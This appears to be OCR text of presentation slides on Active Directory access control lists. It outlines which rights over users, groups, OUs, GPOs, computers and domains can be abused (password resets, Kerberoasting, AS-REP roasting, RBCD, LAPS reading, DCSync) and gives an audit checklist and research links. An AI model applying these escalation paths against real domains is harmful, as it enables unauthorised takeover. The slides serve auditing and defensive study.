
ACLs

- Access controls in Active Directory are mostly managed through the use of ACLs (Access Control Lists)

- Each object has its own ACLs (Users, Groups, Computers, OUs, GPOs, Domains…)

- An ACL consists in a list of rules that grant or deny rights to a user/group over the object that holds the ACL

If you check Domain Admins' ACL, you will see which objects have rights over the Domain Admins group



Advanced Security Settings for Domain Admins

Owner: Domain Admins (CAP\Domain Admins) Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Domain Admins (CAP\Domain Admins)	Special	None	This object or
Allow	Enterprise Admins (CAP\Enterprise Admins)	Special	None	This object or
Allow	Administrators (CAP\Administrators)	Special	None	This object or
Allow	Authenticated Users	Special	None	This object or
Allow	SYSTEM	Full control	None	This object or
Allow	Tony Soprano (Tony@BADABING.SOPRANO.SL)	Full control	None	This object an
Allow	Pre-Windows 2000 Compatible Access (CAP\Pr...	Special	None	This object or
Allow	Everyone	Special	None	This object or
Allow	SELF	Special	None	This object or

Depending the Rights…

Over Users

- → Reset password
- → Write Attributes (e.g. Kerberoast)
- → Write UAC (e.g. As-Reproast)

Over Groups

- →Adding new members

Over OUs

- →Link GPOs

Over GPOs


- →Edit GPO settings

Over Computers

- →Set Kerberos RBCD
- →Read/modify LAPS password

Over Domains

- →DCSync



ForceChangePassword
WriteDacl
WriteOwner
Owns
WriteDacl
WriteOwner
Owns
GpLink
GpLink
GpLink
Contains
Contains
Contains
Contains
MemberOf
GenericAll
WriteDacl
GenericAll
AllExtendedRights
AllExtendedRights
WriteDacl
WriteDacl
WriteOwner
Owns
WriteOwner
39
3
17
1
20
7
20
1
5

Checks

- ✓ Check the ACL’s of interesting objects
  - Has anyone DCSync privs on the domain? Reset password on user OU’s?

Interesting Links

- Andrew Robbins / Will Schroeder – An ACE Up the Sleeve
    - https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors-wp.pdf
- Will Schroeder - Abusing Active Directory Permissions with PowerView
    - http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permissions-with-powerview/
- Will Schroeder – The Unintended Risks of Trusting Active Directory
    - https://www.slideshare.net/harmj0y/the-unintended-risks-of-trusting-active-directory

MANY THANKS!

Any Question?

Is anybody awake?